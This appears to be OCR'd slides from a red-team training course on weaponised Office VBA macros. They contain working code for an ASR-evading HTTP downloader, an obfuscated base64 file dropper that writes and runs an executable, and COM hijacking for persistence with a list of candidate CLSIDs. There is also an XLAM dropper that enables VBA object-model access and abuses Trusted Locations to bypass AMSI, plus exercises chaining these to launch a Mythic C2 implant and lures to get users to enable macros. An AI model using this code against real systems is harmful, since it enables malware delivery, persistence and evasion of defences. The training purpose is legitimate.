
  » Internet (downloaded)

  » From Office file structures (more on this later)

  » From VBA code itself – file can be just embedded into VBA.

» *„How FortiEDR protects against CrimsonRAT"*

  » CrimsonRAT made OPSEC failures at every step




```
Function obf_DownloadFromURL(ByVal obf_URL As String) As String
    On Error GoTo obf_ProcError

    '
    ' Among different ways to download content from the Internet via VBScript:
    '   - WinHttp.WinHttpRequest.5.1
    '   - Msxml2.XMLHTTP
    '   - Microsoft.XMLHTTP
    ' only the last one was not blocked by Windows Defender Exploit Guard ASR rule:
    '   "Block Javascript or VBScript from launching downloaded executable content"
    '
    With CreateObject("Microsoft.XMLHTTP")
        .Open "GET", obf_URL, False
        .setRequestHeader "Accept", "*/*"
        .setRequestHeader "Accept-Language", "en-US,en;q=0.9"
        .setRequestHeader "User-Agent", "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/
        .setRequestHeader "Accept-Encoding", "gzip, deflate"
        .setRequestHeader "Cache-Control", "private, no-store, max-age=0"
        .Send

        If .Status = 200 Then
            obf_DownloadFromURL = StrConv(.ResponseBody, vbUnicode)
            Exit Function
        End If
    End With

obf_ProcError:
    obf_DownloadFromURL = ""
End Function
```

2. File Dropper

» File can be pulled from:

- » Internet (downloaded)
- » From Office file structures (more on this later)
- » From VBA code itself – file can be just embedded into VBA.

» **repo\Exercises\day2\VBA-Macros\VBA Templates\2.filedropper**

```
15594  Private Function obf_ShellcodeFunc3() As String
15595      Dim obf_ShellcodeVar287 As String
15596      obf_ShellcodeVar287 = ""
15597
15598      obf_ShellcodeVar287 = obf_ShellcodeVar287 & obf_ShellcodeFunc10()
15599      obf_ShellcodeVar287 = obf_ShellcodeVar287 & obf_ShellcodeFunc14()
15600      obf_ShellcodeVar287 = obf_ShellcodeVar287 & obf_ShellcodeFunc16()
15601      obf_ShellcodeVar287 = obf_ShellcodeVar287 & obf_ShellcodeFunc18()
15602      obf_ShellcodeVar287 = obf_ShellcodeVar287 & obf_ShellcodeFunc20()
15603      obf_ShellcodeVar287 = obf_ShellcodeVar287 & obf_ShellcodeFunc22()
15604      obf_ShellcodeVar287 = obf_ShellcodeVar287 & obf_ShellcodeFunc24()
15605      obf_ShellcodeVar287 = obf_ShellcodeVar287 & obf_ShellcodeFunc26()
15606      obf_ShellcodeVar287 = obf_ShellcodeVar287 & obf_ShellcodeFunc28()
15607      obf_ShellcodeVar287 = obf_ShellcodeVar287 & obf_ShellcodeFunc30()
15608      obf_ShellcodeVar287 = obf_ShellcodeVar287 & obf_ShellcodeFunc32()
15609      obf_ShellcodeVar287 = obf_ShellcodeVar287 & obf_ShellcodeFunc34()
15610      obf_ShellcodeVar287 = obf_ShellcodeVar287 & obf_ShellcodeFunc36()
15611      obf_ShellcodeVar287 = obf_ShellcodeVar287 & obf_ShellcodeFunc38()
15612      obf_ShellcodeVar287 = obf_ShellcodeVar287 & obf_ShellcodeFunc40()
15613      obf_ShellcodeVar287 = obf_ShellcodeVar287 & obf_ShellcodeFunc42()
```

```
15819  Public Function obf_ShellcodeEntry() As String
15820      Dim obf_ShellcodeVar2 As String
15821      obf_ShellcodeVar2 = StrConv(obf_DecodeBase64(obf_ShellcodeFunc3), vbUnicode)
15822      obf_ShellcodeEntry = obf_ShellcodeVar2
15823  End Function
15824
15825  Sub obf_DropFile(ByVal obf_saveto As String)
15826      On Error GoTo obf_ProcError
15827      Dim obf_code
15828      Dim obf_bytes() As Byte
15829      Dim obf_LaunchIt As Boolean
15830      obf_LaunchIt = True
15831
15832      obf_code = ""
15833      obf_code = obf_ShellcodeEntry
15834
15835      obf_bytes = StrConv(obf_code, vbFromUnicode)
15836
15837      If obf_SaveToFile(obf_saveto, obf_bytes) And obf_LaunchIt Then
15838          obf_LaunchCommand "%TEMP%\Autoruns64.exe"
15839      End If
15840
15841  obf_ProcError:
15842  End Sub
```

» **VBA 128x128 Rule:**
- » VBA line of code not longer than 128 characters
- » One VBA function not more than 128 lines of code.

```
11820
11821  Private Function obf_ShellcodeFunc10() As String
11822      Dim obf_ShellcodeVar11 As String
11823      obf_ShellcodeVar11 = ""
11824      obf_ShellcodeVar11 = obf_ShellcodeVar11 & "Kjdt3eDd3d3h3d3d3Nzd3ZXd3d3d3d3dHd3d3d3d3d3d3d3d3d3d3d3d3d3d3d3d3d3d3d3d3d3d3d3d3d3d3d"
11825      obf_ShellcodeVar11 = obf_ShellcodeVar11 & "Jd7d3ev8l+vdkeaq/pXeKar+MUVGUP1NT0xETz5K/UA+S0tMUf0/Qv1PUkv9Rkv9ISww/UpMQUIL6urn"
11826      obf_ShellcodeVar11 = obf_ShellcodeVar11 & "Ad3d3d3d3d2KOIcKxhehW8YXoVvGF6FbOoMSW8wXoVs6gxRbWxehWzqDE1vEF6FbvR8gW8UXoVu9HzRb"
11827      obf_ShellcodeVar11 = obf_ShellcodeVar11 & "yBehW1vbl1vFF6FbmC+eXLwXoVuYL51c2BehW5gvpFy+F6Fbq9mGW8oXoVur2SFbxxehW6vZnFvRF6Fb"
11828      obf_ShellcodeVar11 = obf_ShellcodeVar11 & "xheiW1IYoVur2SJbxRehW1wwnVzHF6FbXDCeXKUXoVtcMBhbxRehW8YXMFvFF6FbXDCjXMUXoVsvRkBF"
11829      obf_ShellcodeVar11 = obf_ShellcodeVar11 & "xhehW93d3d3d3d3d3d3d3d3d3d3d3d3d3S0i3d1BY+PdxU/zOt3d3d3d3d3dzd3/3ejf6+3d3eXd"
11830      obf_ShellcodeVar11 = obf_ShellcodeVar11 & "3S3i3d3d3d2Zw+Ld3e3d3d3d3R3e3d3d3e3d3d3f3d3i3d/d3d3d3eLd393d3d3d3W3q3d3h3d2tferd"
11831      obf_ShellcodeVar11 = obf_ShellcodeVar11 & "3909Xt3d7d3d3d3d3e3d3d3d3d3d3e3d3d3d3d3t3d3d3d3d3d3d3e3d3d3d3d3d3Y2/590d3t3d"
11832      obf_ShellcodeVar11 = obf_ShellcodeVar11 & "3a3o3YWA3t3dXejdgR3d3d376t0lG93d3V3q3THl3d2d3ufdMd3d3d3d3d3d3d3d3d3d3d394Ofd"
11833      obf_ShellcodeVar11 = obf_ShellcodeVar11 & "Bd3d3f3f593d3t3d3d3d3d3d3d3d7eXdVend3d3d3d3d3d3d3d3d3d3d3d3d3d3d3d3QtRQlVR3d3d"
11834      obf_ShellcodeVar11 = obf_ShellcodeVar11 & "Sdvk3d3t3d3d3eXd3eHd3d3d3d3d3d3d3f3d3T0LT0E+UT7d3cfY393d7eXd3dnf3d3h5d3d3d3d"
11835      obf_ShellcodeVar11 = obf_ShellcodeVar11 & "3d3d3d3d3d0d3d0dC0E+UT7d3d15QN3d3e3o3d0L3d3d3ejd3d3d3d3d3d3d3dHd3dnQtNQT5RPt3d"
11836      obf_ShellcodeVar11 = obf_ShellcodeVar11 & "gR3d3d1d6N3dH93d3Qvo3d3d3d3d3d3d3d3R3d3R0LT1BPQN3d3YWA3t3drejd3YHe3d1N6N3d3d3d"
11837      obf_ShellcodeVar11 = obf_ShellcodeVar11 & "3d3d3d3d3d0d3d0dC09CSUxA3d0x5d3d3V3q3d3n3d3d8erd3d3d3d3d3d3d3dHd3dH93d3d3d3d3d"
11838      obf_ShellcodeVar11 = obf_ShellcodeVar11 & "3d3d3d3d3d3d3d3d3d3d3d3d3d3d3d3d3d3d3d3d3d3d3d3d3d3d3d3d3d3d3d3d3d3d3d3d3d3d3d3d"
11839      obf_ShellcodeVar11 = obf_ShellcodeVar11 & "3d3d3d3d3d3d3d3d3d3d3d3d3d3d3d3d3d3d3d3d3d3d3d3d3d3d3d3d3d3d3d3d3d3d3d3d3d3d3d3d"
11840
11841      Dim obf_ShellcodeVar13
11842      obf_ShellcodeVar13 = "3d3d3d3d3d3d3d3d3d3d3d3d3d3d3d3d3d3d3d3d3d3d3d3d3d3d3d3d3d3d3d3d3d3d3d3d3d3d3d3d"
11843      obf_ShellcodeVar11 = obf_ShellcodeVar11 + obf_ShellcodeVar13
11844      obf_ShellcodeVar11 = obf_ShellcodeVar11 & "3d3d3SVmOQHtJWZRAfU0JV7JPd7d3SVo4tz86N0lEKElZmEBLd7d3SVqIQEVJWjWJWryKkLm3R6W9t3f"
11845      obf_ShellcodeVar11 = obf_ShellcodeVar11 & "3SIQnSWknt3d3V0lZiEB/RC43PKd3OTdGKDsYpTd3d0laCkBFSVqIQERKWopAQ0lZiEBBSVqIQEdm+He"
11846      obf_ShellcodeVar11 = obf_ShellcodeVar11 & "3d0iEJ0Qr6QhAQ3e3d3dJWYhAf1mUQER3PJT3OTdGKBSR2BZAQ3fZXkBIN7d3VL7JWopAR0haKMlaLTc"
11847      obf_ShellcodeVar11 = obf_ShellcodeVar11 & "8gDg5d1gndwa4N7d3exzoMgbJWoxAR1oqCUItCVqY9fb3FwlGKBR8GfhFxegUell5CVgpN4lYMveUr41"
11848      obf_ShellcodeVar11 = obf_ShellcodeVar11 & "GNBS5iVgzN6WV93kXRioZfzseqAlaCkBFdzyGtzk3WigyN8QnSVoaQEt3t3dJRCpxdyl4t0pankBPd7d"
11849      obf_ShellcodeVar11 = obf_ShellcodeVar11 & "3SZoOPUmaFD9JmjAPkCpqR0wMjM0JV7JJd7d3SVo4qr76N0lEKElZmEBDd7d3SVo4rgr6N0maMYeaM0l"
```

2. File Dropper

» Then we save that file onto disk & launch it

```
Sub obf_GeneratorEntryPoint()
    On Error GoTo obf_ProcError

    Dim obf_location, obf_path
    Dim obf_LaunchIt As Boolean
    obf_LaunchIt = True

    ' WScript.Shell
    Dim obf_shell As Object: Set obf_shell = GetObject("new:72C24DD5-D70A-438B-8A42-98424B88AFB8")
    obf_path = obf_shell.ExpandEnvironmentStrings("%TEMP%\")
    obf_location = obf_path & "Autoruns64.exe"

    ' Scripting.FileSystemObject
    Dim obf_FSO As Object: Set obf_FSO = CreateObject("new:0D43FE01-F093-11CF-8940-00A0C9054228")
    If obf_FSO.FolderExists(obf_path) Then
        If obf_FSO.FileExists(obf_location) = False Then
            obf_DropFile obf_location
        ElseIf obf_LaunchIt Then
            obf_LaunchCommand "%TEMP%\Autoruns64.exe"
        End If
    Else
        obf_FSO.CreateFolder (obf_path)
        If obf_FSO.FileExists(obf_location) = False Then
            obf_DropFile obf_location
        ElseIf obf_LaunchIt Then
            obf_LaunchCommand "%TEMP%\Autoruns64.exe"
        End If
    End If

obf_ProcError:
End Sub
```

```
15804   Sub obf_DropFile(ByVal obf_saveto As String)
15805       On Error GoTo obf_ProcError
15806       Dim obf_code
15807       Dim obf_bytes() As Byte
15808       Dim obf_LaunchIt As Boolean
15809       obf_LaunchIt = True
15810
15811       obf_code = ""
15812       obf_code = obf_ShellcodeEntry
15813
15814       obf_bytes = StrConv(obf_code, vbFromUnicode)
15815
15816       If obf_SaveToFile(obf_saveto, obf_bytes) And obf_LaunchIt Then
15817           obf_LaunchCommand "%TEMP%\Autoruns64.exe"
15818       End If
15819
15820   obf_ProcError:
15821   End Sub
```

```
1553   Function obf_SaveToFile(ByVal obf_saveAs As String, ByRef obf_data() As Byte) As Boolean
1554       On Error GoTo obf_ProcError
1555
1556       Dim obf_out
1557       ' WScript.Shell
1558       Dim obf_shell: Set obf_shell = CreateObject("new:72C24DD5-D70A-438B-8A42-98424B88AFB8")
1559       obf_out = obf_shell.ExpandEnvironmentStrings(obf_saveAs)
1560
1561       With CreateObject("Adodb.Stream")
1562           .Type = 1
1563           .Open
1564           .write obf_data
1565           .savetofile obf_out, 2
1566       End With
1567       obf_SaveToFile = True
1568       Exit Function
1569
1570   obf_ProcError:
1571       obf_SaveToFile = False
1572   End Function
```

3. COM Hijack

```
[+] COM Hijacking:

    CLSID           : {0358B920-0AC7-461F-98F4-58E32CD89148}
    Payload Path    : %USERPROFILE%\evil.dll
    COM Type        : InprocServer32
    COM Name        :
    Threading Model : Apartment
```

» COM Hijacking – plants dodgy COM server via registry key in HKCU that overrides HKLM's system defaults

» 1. First create Registry key structure using VBA

» 2. Then drop a **DLL** file to HDD

» 3. Then wait until System/Application picks that COM object up and instantiate it.

» **Beware**: Your DLL might be executed hundreds Times per minute!

» So -> Implement single-instance / single-run logic

» (Optional Exercise):

» Generate your DLL and place it in
Exercises\day2\VBA-Macros\VBA Templates\3.comhijack\evil.dll

» Run **start-webserver.bat**

» Run any of the pre-generated Office documents and verify
in Registry if there is COM key:

HKCU\Software\Classes\CLSID\{0358B920-0AC7-461F-98F4-58E32CD89148}

```
52  Sub obf_COMHijack(ByVal obf_dllLocation As String)
53      On Error GoTo obf_ProcError
54      Dim obf_LaunchIt As Boolean
55      Dim obf_clsid, obf_regProv, obf_hkRoot, obf_comType
56      Dim obf_objReg, obf_bHasAccessRight, obf_regPath
57
58      obf_LaunchIt = False
59      obf_clsid = "{0358B920-0AC7-461F-98F4-58E32CD89148}"
60      obf_regPath = "Software\Classes\CLSID"
61
62      '
63      ' InprocServer32 - DLL
64      ' LocalServer32  - EXE
65      '
66      obf_comType = "InprocServer32"
67
68      '
69      ' &H80000001 - HKEY_CURRENT_USER
70      ' &H80000002 - HKEY_LOCAL_MACHINE
71      '
72      obf_hkRoot = &H80000001
73
74      Set obf_objReg = GetObject("winmgmts:\\.\root\default:StdRegProv")
75
76      obf_objReg.CreateKey      obf_hkRoot, obf_regPath & "\" & obf_clsid & "\" & obf_comType
77      obf_objReg.SetStringValue obf_hkRoot, obf_regPath & "\" & obf_clsid, "", ""
78      obf_objReg.SetStringValue obf_hkRoot, obf_regPath & "\" & obf_clsid & "\" & obf_comType, "", obf_dllLocation
79      obf_objReg.SetStringValue obf_hkRoot, obf_regPath & "\" & obf_clsid & "\" & obf_comType, "ThreadingModel", "Apartment"
80
81      If obf_LaunchIt Then
82
83      End If
84
85  obf_ProcError:
86  End Sub
```

3. COM Hijack

» Which COM CLSIDs to Hijack?

- » {0358B920–0AC7–461F-98F4–58E32CD89148}
- » {BCDE0395-E52F-467C-8E3D-C4579291692E}

COM Hijacking candidate CLSIDs that somewhat may offer stability, without killing the payload outright or get it immediately unloaded

com-hijacking.md — Raw

Hijackable COM objects list collected from various places. They should mostly allow for stable hijacking primitives, however no guarantee is given. Thorough testing should be applied.

Some notes:

- **CAUTION: This interface corrupts Webcam and Microphone on Teams:** The **MMDeviceEnumerator class** (`{BCDE0395-E52F-467C-8E3D-C4579291692E}`) can be hijacked by writing to HKCU (**non-elevated**), whereas writing to HKLM may be troublesome as only the *TrustedInstaller* has FullAccess ACE on that key. SYSTEM got ReadOnly.
- A nice candidate for Scheduled Task COM Hijacking could be CacheTask (`{0358B920-0AC7-461F-98F4-58E32CD89148}`), originally handled by `C:\Windows\System32\wininet.dll`. By mimicking its registry key in HKCU - we'll get low-privileged persistence.

Process name	COM Name	Server	Registry Key	CLSID
explorer.exe	Shared Memory Stream Marshaller	*C:\WINDOWS\system32\shcore.dll*	HKCR	`{0e119e63-267a-4030-8c80-5b1972e0a456}`
explorer.exe	Offline Files Service Control	AppHosted, LocalServer32	HKCR	`{69486DD6-C19F-42e8-B508-A53F9F8E67B8}`
explorer.exe	ExecModelProxy	*C:\WINDOWS\system32\execmodelproxy.dll*	HKCU	`{b03c2205-f02e-4d77-80df-e1747afdd39c}`

https://gist.github.com/mgeeky/7d2f8363f5e8961daa51b56869101a8a

4. XLAM Dropper

» XLAM = Excel Add-In, spreadsheet with macro, typically stored in **Trusted Location**.

» Uses Office Automation interfaces to dynamically create password-protected Excel spreadsheet and inject plain VBA there.


» Generated Excel will be saved into Office **Trusted Location** directory (`%USERPROFILE%\AppData\Roaming\Microsoft\Excel\XLSTART`) & then executed.

» So that we have **VBA that runs VBA**.

» First – What are Trusted Locations?

» Places where Macros are allowed to run

» Places where AMSI doesn't apply.



4. XLAM Dropper

» Uses Office Automation interfaces to dynamically create Excel spreadsheet and inject VBA there.

» Then will save that Excel with password into Office **Trusted Location** directory & execute it.

```
109  Sub obf_DropXLAM(obf_shell As Object, ByVal obf_location As String)
110      On Error GoTo obf_ProcError
111
112      Dim obf_ExcelVer, obf_regPath1
113      Dim obf_objWorkbook As Object, obf_xlmodule As Object
114      Dim obf_code
115      Dim obf_LaunchIt As Boolean
116      Dim obf_ExcelInterop, obf_ExcelProcess, obf_ExcelProcessVba
117
118      obf_LaunchIt = True
119
120      With CreateObject("Excel.Application")
121          obf_ExcelVer = .Version
122
123          obf_regPath1 = "HKEY_CURRENT_USER\Software\Microsoft\Office\" & obf_ExcelVer & "\Excel\Security\AccessVBOM"
124          obf_shell.RegWrite obf_regPath1, 1, "REG_DWORD"
125
126          Set obf_objWorkbook = .Workbooks.Add()
127          obf_objWorkbook.Application.DisplayAlerts = False
128          Set obf_xlmodule = obf_objWorkbook.VBProject.VBComponents.Add(1)
129
130          obf_code = ""
131
132          obf_code = obf_ShellcodeEntry
133          obf_xlmodule.CodeModule.AddFromString obf_code
134          obf_objWorkbook.SaveAs obf_location, 55, "VelvetSweatshop"
135
136          If obf_LaunchIt Then
137              Call Shell("Excel", vbHide)
138          End If
139
140          .Quit
141      End With
142
143  obf_ProcError:
144  End Sub
```

4. XLAM Dropper

» *This slide is skipped due to decreased relevance of VBA macros, favouring time dedicated discussing Complex Infection Chains weaponization. Normally it took 20-30mins to go over this example, so I took a hard call to hide the slide and spend that time on chains being more relevant nowadays.*

» Exercise 3: Create XLAM Dropper that *drops XLAM* ☺ running Autoruns64.exe

» Stage 1:

- » Generate Mythic Apollo EXE implant, name it **evil.exe** and store it to **Exercises\day2\Exercise 3 - XLAM Dropper**
- » Create FileDropper VBA that:
  - » downloads http://localhost:8080/evil.exe
  - » saves them to **%SystemDrive%\Users\Public\evil.exe**
  - » runs it with **Wscript.Shell.Exec**
- » Ensure it runs fine and spawns Apollo.

» Stage 2:

- » Then treat FileDropper VBA as if it was shellcode and pass it to **shellcode2vba.py** to obtain VBA code with embedded dropper.
- » Then copy & paste result of shellcode2vba into XLAM Dropper template.
- » Dropped XLAM itself must be run via (choose your difficulty level!):
  - » Difficulty Easy peasy: **InvokeVerbEx** once more
  - » Difficulty #TryHarder: DotNetToJScript ☺
- » Save resulting VBA code as a Macro-Enabled Excel (XLSM) and run it.
- » Let me know if that worked!


» **MAGIC: Excel XLSM -> InvokeVerbEx -> XLSTART XLAM -> Download from URL -> Wscript.Shell.Exec -> Mythic Apollo!**


LURES

Enticing User to get Infected

» Before malware can be deployed, we need to have User enabling macros. To use what I call „Lure”

» Idea is to present plausible pretext that will be removed after macros run.





